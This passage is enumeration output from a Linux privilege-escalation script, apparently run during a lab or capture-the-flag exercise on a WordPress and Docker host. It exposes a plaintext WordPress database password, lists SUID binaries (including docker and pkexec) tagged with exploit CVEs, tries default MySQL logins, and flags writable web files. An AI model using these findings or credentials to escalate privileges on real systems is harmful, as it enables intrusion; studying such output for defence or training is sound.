/etc/apache2/mods-enabled/php7.4.conf-<FilesMatch ".+\.ph(ar|p|tml)$"> /etc/apache2/mods-enabled/php7.4.conf: SetHandler application/x-httpd-php -- /etc/apache2/mods-enabled/php7.4.conf-<FilesMatch ".+\.phps$"> /etc/apache2/mods-enabled/php7.4.conf: SetHandler application/x-httpd-php-source -- /etc/apache2/mods-available/php7.4.conf-<FilesMatch ".+\.ph(ar|p|tml)$"> /etc/apache2/mods-available/php7.4.conf: SetHandler application/x-httpd-php -- /etc/apache2/mods-available/php7.4.conf-<FilesMatch ".+\.phps$"> /etc/apache2/mods-available/php7.4.conf: SetHandler application/x-httpd-php-source ══╣ PHP exec extensions drwxr-xr-x 2 root root 4096 Nov 3 2020 /etc/apache2/sites-enabled drwxr-xr-x 2 root root 4096 Nov 3 2020 /etc/apache2/sites-enabled lrwxrwxrwx 1 root root 35 Nov 3 2020 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf <VirtualHost *:80> ServerName dev-mirror.holo.live ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> drwxr-xr-x 2 root root 4096 Nov 2 2020 /home/docker/etc/apache2/sites-enabled drwxr-xr-x 2 root root 4096 Nov 2 2020 /home/docker/etc/apache2/sites-enabled lrwxrwxrwx 1 root root 27 Oct 22 2020 /home/docker/etc/apache2/sites-enabled/dev.conf -> ../sites-available/dev.conf <VirtualHost *:80> ServerName dev.holo.live ServerAdmin admin@holo.live ServerName dev.holo.live DocumentRoot /var/www/dev/ <Directory "/var/www/dev"> Options FollowSymLinks AllowOverride Limit Options FileInfo DirectoryIndex index.php Order allow,deny Allow from all </Directory> ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> lrwxrwxrwx 1 root root 29 Oct 22 2020 /home/docker/etc/apache2/sites-enabled/admin.conf -> ../sites-available/admin.conf <VirtualHost *:80> ServerAdmin admin@holo.live ServerName admin.holo.live DocumentRoot /var/www/admin/ <Directory "/var/www/admin/"> Options FollowSymLinks AllowOverride Limit Options FileInfo DirectoryIndex index.php Order allow,deny Allow from all </Directory> ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> lrwxrwxrwx 1 root root 35 Sep 5 2020 /home/docker/etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf <VirtualHost *:80> ServerAdmin admin@holo.live DocumentRoot /var/www/wordpress ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> lrwxrwxrwx 1 root root 37 Oct 22 2020 /home/docker/etc/apache2/sites-enabled/000-wordpress.conf -> ../sites-available/000-wordpress.conf <Directory /var/www/wordpress> Options FollowSymLinks AllowOverride Limit Options FileInfo DirectoryIndex index.php Order allow,deny Allow from all </Directory> <Directory /var/www/wordpress/wp-content> Options FollowSymLinks Order allow,deny Allow from all </Directory> -rw-r--r-- 1 root root 1364 Nov 3 2020 /etc/apache2/sites-available/000-default.conf <VirtualHost *:80> ServerName dev-mirror.holo.live ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> lrwxrwxrwx 1 root root 35 Nov 3 2020 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf <VirtualHost *:80> ServerName dev-mirror.holo.live ServerAdmin webmaster@localhost DocumentRoot /var/www/html ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> -rw-r--r-- 1 root root 1330 Nov 3 2020 /home/docker/etc/apache2/sites-available/000-default.conf <VirtualHost *:80> ServerAdmin admin@holo.live DocumentRoot /var/www/wordpress ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> lrwxrwxrwx 1 root root 35 Sep 5 2020 /home/docker/etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf <VirtualHost *:80> ServerAdmin admin@holo.live DocumentRoot /var/www/wordpress ErrorLog ${APACHE_LOG_DIR}/error.log CustomLog ${APACHE_LOG_DIR}/access.log combined </VirtualHost> -rw-r--r-- 1 root root 72941 Oct 6 2020 /etc/php/7.4/apache2/php.ini allow_url_fopen = On allow_url_include = Off odbc.allow_persistent = On mysqli.allow_persistent = On pgsql.allow_persistent = On -rw-r--r-- 1 root root 72539 Oct 6 2020 /etc/php/7.4/cli/php.ini allow_url_fopen = On allow_url_include = Off odbc.allow_persistent = On mysqli.allow_persistent = On pgsql.allow_persistent = On ╔══════════╣ Checking if containerd(ctr) is available ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/containerd-ctr-privilege-escalation ctr was found in /usr/bin/ctr, you may be able to escalate privileges with it ctr: failed to dial "/run/containerd/containerd.sock": connection error: desc = "transport: error while dialing: dial unix /run/containerd/containerd.sock: connect: permission denied" ╔══════════╣ Searching docker files (limit 70) ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation lrwxrwxrwx 1 root root 33 Oct 31 2020 /etc/systemd/system/sockets.target.wants/docker.socket -> /lib/systemd/system/docker.socket -rw-r--r-- 1 root root 197 Mar 10 2020 /usr/lib/systemd/system/docker.socket -rw-r--r-- 1 root root 0 Oct 31 2020 /var/lib/systemd/deb-systemd-helper-enabled/sockets.target.wants/docker.socket ╔══════════╣ Analyzing MariaDB Files (limit 70) -rw-r--r-- 1 root root 869 Oct 12 2020 /etc/mysql/mariadb.cnf [client-server] !includedir /etc/mysql/conf.d/ !includedir /etc/mysql/mariadb.conf.d/ -rw------- 1 root root 317 Oct 31 2020 /etc/mysql/debian.cnf ╔══════════╣ Analyzing Wordpress Files (limit 70) -rw-r----- 1 www-data www-data 3672 Nov 3 2020 /home/docker/wordpress/wp-config.php define( 'DB_NAME', 'wordpress' ); define( 'DB_USER', 'admin' ); define( 'DB_PASSWORD', 'DBManagerLogin!' ); define( 'DB_HOST', '127.0.0.1' ); ╔══════════╣ Analyzing Rsync Files (limit 70) -rw-r--r-- 1 root root 1044 Oct 15 2019 /usr/share/doc/rsync/examples/rsyncd.conf [ftp] comment = public archive path = /var/www/pub use chroot = yes lock file = /var/lock/rsyncd read only = yes list = yes uid = nobody gid = nogroup strict modes = yes ignore errors = no ignore nonreadable = yes transfer logging = no timeout = 600 refuse options = checksum dry-run dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz ╔══════════╣ Analyzing PAM Auth Files (limit 70) drwxr-xr-x 2 root root 4096 Jun 5 2021 /etc/pam.d -rw-r--r-- 1 root root 2133 May 29 2020 /etc/pam.d/sshd account required pam_nologin.so session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so close session required pam_loginuid.so session optional pam_keyinit.so force revoke session optional pam_motd.so motd=/run/motd.dynamic session optional pam_motd.so noupdate session optional pam_mail.so standard noenv # [1] session required pam_limits.so session required pam_env.so # [1] session required pam_env.so user_readenv=1 envfile=/etc/default/locale session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so open ╔══════════╣ Analyzing Ldap Files (limit 70) The password hash is from the {SSHA} to 'structural' drwxr-xr-x 2 root root 4096 Feb 24 2021 /etc/ldap ╔══════════╣ Analyzing Cloud Init Files (limit 70) -rw-r--r-- 1 root root 3577 Jun 2 2020 /etc/cloud/cloud.cfg lock_passwd: True ╔══════════╣ Analyzing Keyring Files (limit 70) drwxr-xr-x 2 root root 4096 Sep 7 2020 /usr/share/keyrings ╔══════════╣ Analyzing Postfix Files (limit 70) -rw-r--r-- 1 root root 813 Feb 2 2020 /usr/share/bash-completion/completions/postfix ╔══════════╣ Analyzing FTP Files (limit 70) -rw-r--r-- 1 root root 69 Oct 6 2020 /etc/php/7.4/mods-available/ftp.ini -rw-r--r-- 1 root root 69 Oct 6 2020 /usr/share/php7.4-common/common/ftp.ini ╔══════════╣ Analyzing DNS Files (limit 70) -rw-r--r-- 1 root root 832 Feb 2 2020 /usr/share/bash-completion/completions/bind -rw-r--r-- 1 root root 832 Feb 2 2020 /usr/share/bash-completion/completions/bind ╔══════════╣ Analyzing Other Interesting Files (limit 70) -rw-r--r-- 1 root root 3771 Feb 25 2020 /etc/skel/.bashrc -rw-r--r-- 1 linux-admin linux-admin 3771 Nov 4 2020 /home/linux-admin/.bashrc -rw-r--r-- 1 root root 807 Feb 25 2020 /etc/skel/.profile -rw-r--r-- 1 linux-admin linux-admin 807 Nov 4 2020 /home/linux-admin/.profile -rw-r--r-- 1 ubuntu ubuntu 807 Feb 25 2020 /home/ubuntu/.profile -rw-r--r-- 1 ubuntu ubuntu 0 Oct 31 2020 /home/ubuntu/.sudo_as_admin_successful ╔══════════╣ Analyzing Windows Files (limit 70) lrwxrwxrwx 1 root root 20 Oct 31 2020 /etc/alternatives/my.cnf -> /etc/mysql/mysql.cnf lrwxrwxrwx 1 root root 24 Oct 31 2020 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf -rw-r--r-- 1 root root 81 Nov 3 2020 /var/lib/dpkg/alternatives/my.cnf ╔══════════╣ Searching mysql credentials and exec From '/etc/mysql/mysql.conf.d/mysqld.cnf' Mysql user: user = mysql Found readable /etc/mysql/my.cnf !includedir /etc/mysql/conf.d/ !includedir /etc/mysql/mysql.conf.d/ ╔══════════╣ MySQL version mysql Ver 8.0.25-0ubuntu0.20.04.1 for Linux on x86_64 ((Ubuntu)) ═╣ MySQL connection using default root/root ........... No ═╣ MySQL connection using root/toor ................... No ═╣ MySQL connection using root/NOPASS ................. No ╔══════════╣ Analyzing PGP-GPG Files (limit 70) /usr/bin/gpg gpg Not Found netpgpkeys Not Found netpgp Not Found -rw-r--r-- 1 root root 2796 Apr 9 2020 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-archive.gpg -rw-r--r-- 1 root root 2794 Apr 9 2020 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-cdimage.gpg -rw-r--r-- 1 root root 1733 Apr 9 2020 /etc/apt/trusted.gpg.d/ubuntu-keyring-2018-archive.gpg -rw-r--r-- 1 root root 3267 Mar 10 2020 /usr/share/gnupg/distsigkey.gpg -rw-r--r-- 1 root root 2236 Mar 30 2020 /usr/share/keyrings/ubuntu-advantage-esm-apps.gpg -rw-r--r-- 1 root root 2264 Mar 30 2020 /usr/share/keyrings/ubuntu-advantage-esm-infra-trusty.gpg -rw-r--r-- 1 root root 7399 Sep 17 2018 /usr/share/keyrings/ubuntu-archive-keyring.gpg -rw-r--r-- 1 root root 6713 Oct 27 2016 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg -rw-r--r-- 1 root root 4097 Feb 6 2018 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg -rw-r--r-- 1 root root 0 Jan 17 2018 /usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg -rw-r--r-- 1 root root 1227 May 27 2010 /usr/share/keyrings/ubuntu-master-keyring.gpg -rw-r--r-- 1 root root 2867 Feb 13 2020 /usr/share/popularity-contest/debian-popcon.gpg ╔══════════╣ Checking if runc is available ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/runc-privilege-escalation runc was found in /usr/sbin/runc, you may be able to escalate privileges with it ╔══════════╣ Searching uncommon passwd files (splunk) passwd file: /etc/pam.d/passwd passwd file: /etc/passwd passwd file: /usr/share/bash-completion/completions/passwd passwd file: /usr/share/lintian/overrides/passwd ╔══════════╣ Searching ssl/ssh files ╔══════════╣ Analyzing SSH Files (limit 70) -rw-r--r-- 1 root root 611 Sep 24 16:47 /etc/ssh/ssh_host_dsa_key.pub -rw-r--r-- 1 root root 183 Sep 24 16:47 /etc/ssh/ssh_host_ecdsa_key.pub -rw-r--r-- 1 root root 103 Sep 24 16:47 /etc/ssh/ssh_host_ed25519_key.pub -rw-r--r-- 1 root root 575 Sep 24 16:47 /etc/ssh/ssh_host_rsa_key.pub PermitRootLogin yes PasswordAuthentication yes ChallengeResponseAuthentication no UsePAM yes ══╣ Possible private SSH keys were found! /etc/ImageMagick-6/mime.xml ══╣ Some certificates were found (out limited): /etc/pki/fwupd-metadata/LVFS-CA.pem /etc/pki/fwupd/LVFS-CA.pem /etc/pollinate/entropy.ubuntu.com.pem /etc/ssl/certs/ACCVRAIZ1.pem /etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem /etc/ssl/certs/Actalis_Authentication_Root_CA.pem /etc/ssl/certs/AffirmTrust_Commercial.pem /etc/ssl/certs/AffirmTrust_Networking.pem /etc/ssl/certs/AffirmTrust_Premium.pem /etc/ssl/certs/AffirmTrust_Premium_ECC.pem /etc/ssl/certs/Amazon_Root_CA_1.pem /etc/ssl/certs/Amazon_Root_CA_2.pem /etc/ssl/certs/Amazon_Root_CA_3.pem /etc/ssl/certs/Amazon_Root_CA_4.pem /etc/ssl/certs/Atos_TrustedRoot_2011.pem /etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem /etc/ssl/certs/Baltimore_CyberTrust_Root.pem /etc/ssl/certs/Buypass_Class_2_Root_CA.pem /etc/ssl/certs/Buypass_Class_3_Root_CA.pem /etc/ssl/certs/CA_Disig_Root_R2.pem 16648PSTORAGE_CERTSBIN ══╣ Writable ssh and gpg agents /etc/systemd/user/sockets.target.wants/gpg-agent.socket /etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket /etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket /etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket ══╣ Some home ssh config file was found /usr/share/openssh/sshd_config Include /etc/ssh/sshd_config.d/*.conf ChallengeResponseAuthentication no UsePAM yes X11Forwarding yes PrintMotd no AcceptEnv LANG LC_* Subsystem sftp /usr/lib/openssh/sftp-server ══╣ /etc/hosts.allow file found, trying to read the rules: /etc/hosts.allow Searching inside /etc/ssh/ssh_config for interesting info Include /etc/ssh/ssh_config.d/*.conf Host * SendEnv LANG LC_* HashKnownHosts yes GSSAPIAuthentication yes ╔══════════╣ Searching tmux sessions ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-sessions tmux 3.0a /tmp/tmux-33 ╔════════════════════════════════════╗ ══════════════════════╣ Files with Interesting Permissions ╠══════════════════════ ╚════════════════════════════════════╝ ╔══════════╣ SUID - Check easy privesc, exploits and write perms ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid -rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmcrypt-get-device -rwsr-xr-- 1 root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper -rwsr-xr-x 1 root root 23K May 26 2021 /usr/lib/policykit-1/polkit-agent-helper-1 -rwsr-xr-x 1 root root 463K Mar 9 2021 /usr/lib/openssh/ssh-keysign -rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount ---> BSD/Linux(08-1996) -rwsr-xr-x 1 root root 82M Oct 14 2020 /usr/bin/docker -rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount -rwsr-xr-x 1 root root 44K May 28 2020 /usr/bin/newgrp ---> HP-UX_10.20 -rwsr-xr-x 1 root root 31K May 26 2021 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485) -rwsr-xr-x 1 root root 67K Jul 21 2020 /usr/bin/su -rwsr-xr-x 1 root root 87K May 28 2020 /usr/bin/gpasswd -rwsr-xr-x 1 root root 67K May 28 2020 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997) -rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614) -rwsr-xr-x 1 root root 84K May 28 2020 /usr/bin/chfn ---> SuSE_9.3/10 -rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable -rwsr-xr-x 1 root root 55K Jul 21 2020 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8 -rwsr-xr-x 1 root root 52K May 28 2020 /usr/bin/chsh ╔══════════╣ SGID ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid -rwxr-sr-x 1 root utmp 15K Sep 30 2019 /usr/lib/x86_64-linux-gnu/utempter/utempter -rwxr-sr-x 1 root shadow 43K Jul 21 2020 /usr/sbin/pam_extrausers_chkpwd -rwxr-sr-x 1 root shadow 43K Jul 21 2020 /usr/sbin/unix_chkpwd -rwxr-sr-x 1 root shadow 83K May 28 2020 /usr/bin/chage -rwxr-sr-x 1 root tty 15K Mar 30 2020 /usr/bin/bsd-write -rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614) -rwxr-sr-x 1 root crontab 43K Feb 13 2020 /usr/bin/crontab -rwxr-sr-x 1 root tty 35K Jul 21 2020 /usr/bin/wall -rwxr-sr-x 1 root shadow 31K May 28 2020 /usr/bin/expiry -rwxr-sr-x 1 root ssh 343K Mar 9 2021 /usr/bin/ssh-agent ╔══════════╣ Files with ACLs (limited to 50) ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls files with acls in searched folders Not Found ╔══════════╣ Capabilities ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities ══╣ Current shell capabilities CapInh: 0x0000000000000000= CapPrm: 0x0000000000000000= CapEff: 0x0000000000000000= CapBnd: 0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read CapAmb: 0x0000000000000000= ╚ Parent process capabilities CapInh: 0x0000000000000000= CapPrm: 0x0000000000000000= CapEff: 0x0000000000000000= CapBnd: 0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read CapAmb: 0x0000000000000000= Files with capabilities (limited to 50): /usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep /usr/bin/traceroute6.iputils = cap_net_raw+ep /usr/bin/mtr-packet = cap_net_raw+ep /usr/bin/ping = cap_net_raw+ep ╔══════════╣ Users with capabilities ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities ╔══════════╣ Checking misconfigurations of ld.so ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld.so /etc/ld.so.conf Content of /etc/ld.so.conf: include /etc/ld.so.conf.d/*.conf /etc/ld.so.conf.d /etc/ld.so.conf.d/libc.conf - /usr/local/lib /etc/ld.so.conf.d/x86_64-linux-gnu.conf - /usr/local/lib/x86_64-linux-gnu - /lib/x86_64-linux-gnu - /usr/lib/x86_64-linux-gnu /etc/ld.so.preload ╔══════════╣ Files (scripts) in /etc/profile.d/ ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files total 40 drwxr-xr-x 2 root root 4096 Nov 4 2020 . drwxr-xr-x 101 root root 4096 Sep 24 16:47 .. -rw-r--r-- 1 root root 96 Dec 5 2019 01-locale-fix.sh -rw-r--r-- 1 root root 1557 Feb 17 2020 Z97-byobu.sh -rwxr-xr-x 1 root root 3417 Jun 2 2020 Z99-cloud-locale-test.sh -rwxr-xr-x 1 root root 873 Jun 2 2020 Z99-cloudinit-warnings.sh -rw-r--r-- 1 root root 729 Feb 2 2020 bash_completion.sh -rw-r--r-- 1 root root 1003 Aug 13 2019 cedilla-portuguese.sh -rw-r--r-- 1 root root 1107 Nov 3 2019 gawk.csh -rw-r--r-- 1 root root 757 Nov 3 2019 gawk.sh ╔══════════╣ Permissions in init, init.d, systemd, and rc.d ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d ╔══════════╣ AppArmor binary profiles -rw-r--r-- 1 root root 3222 Mar 11 2020 sbin.dhclient -rw-r--r-- 1 root root 3202 Feb 25 2020 usr.bin.man -rw-r--r-- 1 root root 1904 Nov 4 2020 usr.sbin.mysqld -rw-r--r-- 1 root root 1575 Feb 11 2020 usr.sbin.rsyslogd -rw-r--r-- 1 root root 1385 Dec 7 2019 usr.sbin.tcpdump ═╣ Hashes inside passwd file? ........... No ═╣ Writable passwd file? ................ No ═╣ Credentials in fstab/mtab? ........... No ═╣ Can I read shadow files? ............. No ═╣ Can I read shadow plists? ............ No ═╣ Can I write shadow plists? ........... No ═╣ Can I read opasswd file? ............. No ═╣ Can I write in network-scripts? ...... No ═╣ Can I read root folder? .............. No ╔══════════╣ Searching root files in home dirs (limit 30) /home/ /home/ubuntu/.bash_history /home/docker /home/docker/dbScript.sh /home/docker/Views.txt /home/docker/cronScript /home/docker/dockerScript.sh /home/docker/dev /home/docker/dev/index.php /home/docker/dev/img.php /home/docker/dev/about.php /home/docker/dev/images /home/docker/dev/images/loc.png /home/docker/dev/images/full_image_1.jpg /home/docker/dev/images/img_10.jpg /home/docker/dev/images/work_8.jpg /home/docker/dev/images/person1.jpg /home/docker/dev/images/img_7.jpg /home/docker/dev/images/person2.jpg /home/docker/dev/images/gura.jpg /home/docker/dev/images/work_2.jpg /home/docker/dev/images/person3.jpg /home/docker/dev/images/full_image_2.jpg /home/docker/dev/images/work_5.jpg /home/docker/dev/images/img_8.jpg /home/docker/dev/images/work_4.jpg /home/docker/dev/images/miko.jpg /home/docker/dev/images/amelia.jpg /home/docker/dev/images/okayu.jpg /home/docker/dev/images/korone.jpg ╔══════════╣ Searching folders owned by me containing others files on it (limit 100) -rw-r--r-- 1 root root 913 Oct 22 2020 /home/docker/wordpress/robots.txt ╔══════════╣ Readable files belonging to root and readable by me but not world readable ╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200) ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files uniq: write error: Broken pipe /dev/mqueue /dev/shm /home/docker/dbScript.sh /home/docker/wordpress /home/docker/wordpress/.htaccess /home/docker/wordpress/index.php /home/docker/wordpress/license.txt /home/docker/wordpress/readme.html /home/docker/wordpress/upgrade #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/about.php /home/docker/wordpress/wp-admin/admin-ajax.php /home/docker/wordpress/wp-admin/admin-footer.php /home/docker/wordpress/wp-admin/admin-functions.php /home/docker/wordpress/wp-admin/admin-header.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/css/about-rtl.css /home/docker/wordpress/wp-admin/css/about-rtl.min.css /home/docker/wordpress/wp-admin/css/about.css /home/docker/wordpress/wp-admin/css/about.min.css /home/docker/wordpress/wp-admin/css/admin-menu-rtl.css #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/css/colors/_admin.scss /home/docker/wordpress/wp-admin/css/colors/_mixins.scss /home/docker/wordpress/wp-admin/css/colors/_variables.scss /home/docker/wordpress/wp-admin/css/colors/blue /home/docker/wordpress/wp-admin/css/colors/blue/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/blue/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/blue/colors.css /home/docker/wordpress/wp-admin/css/colors/blue/colors.min.css /home/docker/wordpress/wp-admin/css/colors/blue/colors.scss /home/docker/wordpress/wp-admin/css/colors/coffee /home/docker/wordpress/wp-admin/css/colors/coffee/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/coffee/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/coffee/colors.css /home/docker/wordpress/wp-admin/css/colors/coffee/colors.min.css /home/docker/wordpress/wp-admin/css/colors/coffee/colors.scss /home/docker/wordpress/wp-admin/css/colors/ectoplasm /home/docker/wordpress/wp-admin/css/colors/ectoplasm/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/ectoplasm/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/ectoplasm/colors.css /home/docker/wordpress/wp-admin/css/colors/ectoplasm/colors.min.css /home/docker/wordpress/wp-admin/css/colors/ectoplasm/colors.scss /home/docker/wordpress/wp-admin/css/colors/light /home/docker/wordpress/wp-admin/css/colors/light/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/light/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/light/colors.css /home/docker/wordpress/wp-admin/css/colors/light/colors.min.css /home/docker/wordpress/wp-admin/css/colors/light/colors.scss /home/docker/wordpress/wp-admin/css/colors/midnight /home/docker/wordpress/wp-admin/css/colors/midnight/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/midnight/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/midnight/colors.css /home/docker/wordpress/wp-admin/css/colors/midnight/colors.min.css /home/docker/wordpress/wp-admin/css/colors/midnight/colors.scss /home/docker/wordpress/wp-admin/css/colors/modern /home/docker/wordpress/wp-admin/css/colors/modern/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/modern/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/modern/colors.css /home/docker/wordpress/wp-admin/css/colors/modern/colors.min.css /home/docker/wordpress/wp-admin/css/colors/modern/colors.scss /home/docker/wordpress/wp-admin/css/colors/ocean /home/docker/wordpress/wp-admin/css/colors/ocean/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/ocean/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/ocean/colors.css /home/docker/wordpress/wp-admin/css/colors/ocean/colors.min.css /home/docker/wordpress/wp-admin/css/colors/ocean/colors.scss /home/docker/wordpress/wp-admin/css/colors/sunrise /home/docker/wordpress/wp-admin/css/colors/sunrise/colors-rtl.css /home/docker/wordpress/wp-admin/css/colors/sunrise/colors-rtl.min.css /home/docker/wordpress/wp-admin/css/colors/sunrise/colors.css /home/docker/wordpress/wp-admin/css/colors/sunrise/colors.min.css /home/docker/wordpress/wp-admin/css/colors/sunrise/colors.scss /home/docker/wordpress/wp-admin/css/common-rtl.css /home/docker/wordpress/wp-admin/css/common-rtl.min.css /home/docker/wordpress/wp-admin/css/common.css /home/docker/wordpress/wp-admin/css/common.min.css /home/docker/wordpress/wp-admin/css/customize-controls-rtl.css #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/custom-background.php /home/docker/wordpress/wp-admin/custom-header.php /home/docker/wordpress/wp-admin/customize.php /home/docker/wordpress/wp-admin/edit-comments.php /home/docker/wordpress/wp-admin/edit-form-advanced.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/includes/admin-filters.php /home/docker/wordpress/wp-admin/includes/admin.php /home/docker/wordpress/wp-admin/includes/ajax-actions.php /home/docker/wordpress/wp-admin/includes/bookmark.php /home/docker/wordpress/wp-admin/includes/class-automatic-upgrader-skin.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/index.php /home/docker/wordpress/wp-admin/install-helper.php /home/docker/wordpress/wp-admin/install.php /home/docker/wordpress/wp-admin/js /home/docker/wordpress/wp-admin/js/accordion.js /home/docker/wordpress/wp-admin/js/accordion.min.js /home/docker/wordpress/wp-admin/js/code-editor.js /home/docker/wordpress/wp-admin/js/code-editor.min.js /home/docker/wordpress/wp-admin/js/color-picker.js #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/js/widgets/custom-html-widgets.js /home/docker/wordpress/wp-admin/js/widgets/custom-html-widgets.min.js /home/docker/wordpress/wp-admin/js/widgets/media-audio-widget.js /home/docker/wordpress/wp-admin/js/widgets/media-audio-widget.min.js /home/docker/wordpress/wp-admin/js/widgets/media-gallery-widget.js #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/js/word-count.js /home/docker/wordpress/wp-admin/js/word-count.min.js /home/docker/wordpress/wp-admin/js/xfn.js /home/docker/wordpress/wp-admin/js/xfn.min.js /home/docker/wordpress/wp-admin/link-add.php /home/docker/wordpress/wp-admin/link-manager.php /home/docker/wordpress/wp-admin/link-parse-opml.php /home/docker/wordpress/wp-admin/link.php /home/docker/wordpress/wp-admin/load-scripts.php #)You_can_write_even_more_files_inside_last_directory /home/docker/wordpress/wp-admin/maint/repair.php /home/docker/wordpress/wp-admin/media-new.php /home/docker/wordpress/wp-admin/media-upload.php /home/docker/wordpress/wp-admin/media.php /home/docker/wordpress/wp-admin/menu-header.php /home/docker/wordpress/wp-admin/menu.php 